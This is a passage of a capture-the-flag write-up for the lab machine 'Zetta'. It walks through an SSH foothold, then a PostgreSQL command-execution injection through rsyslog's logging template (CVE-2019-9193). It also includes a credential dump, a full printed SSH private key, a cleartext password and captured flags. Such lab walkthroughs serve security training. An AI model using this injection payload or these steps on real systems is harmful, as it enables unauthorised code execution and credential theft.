
This is what I want to see



```
Password:
sending incremental file list
./
.ssh/
.ssh/authorized_keys

sent 1,095 bytes  received 46 bytes  61.68 bytes/sec
total size is 10,082  speedup is 8.84
```

SSH in as Roy

```
ssh -i /root/.ssh/id_rsa roy@zetta.htb
```




```
root@kali:~/HTB/Boxes/Zetta/RsyncFolders# ssh -i /root/.ssh/id_rsa roy@zetta.htb
The authenticity of host 'zetta.htb (10.10.10.156)' can't be established.
ECDSA key fingerprint is SHA256:Nr2jyov/dW2JtY30gnfZ1jZQXALR00IEjM70LXWg08M.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'zetta.htb,10.10.10.156' (ECDSA) to the list of known hosts.
sign_and_send_pubkey: signing failed: agent refused operation
Enter passphrase for key '/root/.ssh/id_rsa':
Linux zetta 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64
Last login: Sat Aug 31 15:43:18 2019 from 10.10.14.2
roy@zetta:~$ cat /home/roy/user.txt
a575bdb345f2de0a3172c8282452be91
```

USER FLAG: a575bdb345f2de0a3172c8282452be91

PrivEsc

Reading the contents of /home/roy/tudu.xml we discover a password format scheme. <password>@userid. We also see PostGRESQL is being used for logging. I checked rsyslogs config file since syslogging is sent to PostGreSQL which disables writing logs files to disk and references /etc/rsyslog.d which has a pgsql.conf file. There is also a .git directory in /etc/rsyslog which means this may be an active repository. I was not able to read the pgsql.conf file so I had to clone the repository to /tmp/tobor in order to read it.

```
cat /etc/rsyslog.d/pgsql.conf
# RESULTS
cat: /etc/rsyslog.d/pgsql.conf: Permission denied

# Make empty folder to clone too
mkdir /tmp/tobor

# Clone repository
git clone /etc/rsyslog.d /tmp/tobor/

# Read the file
cat /tmp/tobor/pgsql.conf
```



```
roy@zetta:~$ cd /tmp/tobor
roy@zetta:/tmp/tobor$ ls
pgsql.conf
roy@zetta:/tmp/tobor$ cat pgsql.conf
### Configuration file for rsyslog-pgsql
### Changes are preserved

# https://www.rsyslog.com/doc/v8-stable/configuration/modules/ompgsql.html
#
# Used default template from documentation/source but adapted table
# name to syslog_lines so the Ruby on Rails application Maurice is
# coding can use this as SyslogLine object.
#
template(name="sql-syslog" type="list" option.sql="on") {
  constant(value="INSERT INTO syslog_lines (message, devicereportedtime) values ('")
  property(name="msg")
  constant(value="','")
  property(name="timereported" dateformat="pgsql" date.inUTC="on")
  constant(value="')")
}

# load module
module(load="ompgsql")

# Only forward local7.info for testing.
local7.info action(type="ompgsql" server="localhost" user="postgres" pass="test1234" db="syslog" template="sql-syslog")
```

I attempted to access the database using the supplied credentials failed

```
psql --host=localhost --dbname=syslog --username=postgres
test1234
# RESULT
Password for user postgres:
psql: FATAL:  password authentication failed for user "postgres"
FATAL:  password authentication failed for user "postgres"
```

I compared this file to that off the home directory one and noticed they are different sizes

```
# Get size info for readable
ls -la /tmp/tobor
-rw-r--r--  1 roy  roy   807 Dec 18 00:19 pgsql.conf


# Get size info for not readable
ls -la /etc/rsyslog.d
-rw-------  1 root root  824 Jul 27 07:01 pgsql.conf
```

CVE 2019-9193 allows arbitrary code execution into PostGreSql databases.
RESOURCE: https://medium.com/greenwolf-security/authenticated-arbitrary-command-execution-on-postgresql-9-3-latest-cd18945914d5#targetText=Authenticated%20Arbitrary%20Command%20Execution%20on%20PostgreSQL%209.3%2

After much playing around I found the way to code execution using the below format. \$\$ was used as a replacement for a tick to define postgresql commands

```
logger -p local7.info "test',\$\$2019-19-12\$\$);DROP TABLE if exists bob4;CREATE TABLE bob4(t TEXT);COPY
bob4 FROM PROGRAM \$\$/whoami\$\$;COPY bob4(t) to \$\$/tmp/bob4\$\$;-- -"
```

Spawn a shell as user postgresql using some form of reverse shell in place of the whoami command above. We can then access postgresql database and obtain the password from the database

```
# Enter PostGreSQL
psql

# Query database for password
select usename, passwd from pg_shadow;

# RESULTS
 usename  |                passwd
----------+-------------------------------------
 postgres | md5743fa0a8feb9a1f8e54b404a98ac6355
(1 row)

# Quit postgresql
\q
```

The ssh for postgres was found in the ssh directory. I can now ssh in as that user


```
cat /var/lib/postgresql/.ssh/id_rsa
```

POSTGRES PRIVATE KEY

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```


Set correct permissions on that key and ssh in

```
# Set permissions
chmod 600 postgres.key

# ssh in
ssh -i postgres.key postgres@zetta.htb
```




```
root@kali:~/HTB/Boxes/Zetta# ssh -i postgres.key postgres@zetta.htb
Linux zetta 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64
postgres@zetta:~$ whoami
postgres
postgres@zetta:~$ |
```

File .postgresql_history contains a clear text password.



```
postgres@zetta:~$ cat /var/lib/postgresql/.psql_history
CREATE DATABASE syslog;
\c syslog
CREATE TABLE syslog_lines ( ID serial not null primary key, Customer
lint NULL, Priority smallint NULL, FromHost varchar(60) NULL, Messag
ULL, EventID int NULL, EventBinaryData text NULL, MaxAvailable int N
archar(60), GenericFileName VarChar(60), SystemID int NULL);
\d syslog_lines
ALTER USER postgres WITH PASSWORD 'sup3rs3cur3p4ass@postgres';
```


Although the user says postgres it is inferred from .tudu.xml that this password is acutally the root password



```
   </todo>
   <todo done="no" collapse="no">
           <title>Change shared password scheme from &lt;secret&gt;@userid to something more secure.</title>
           <text>
```

We could not ssh in as root as this is blocked via /etc/ssh/sshd_config. Su access was possible

```
# As Roy
su -
sup3rs3cur3p4ass@root
```



```
roy@zetta:/tmp$ su -
Password:
root@zetta:~# cat /root/root.txt
b9407e837fb779abc934d6db89ed4c42
root@zetta:~# 
```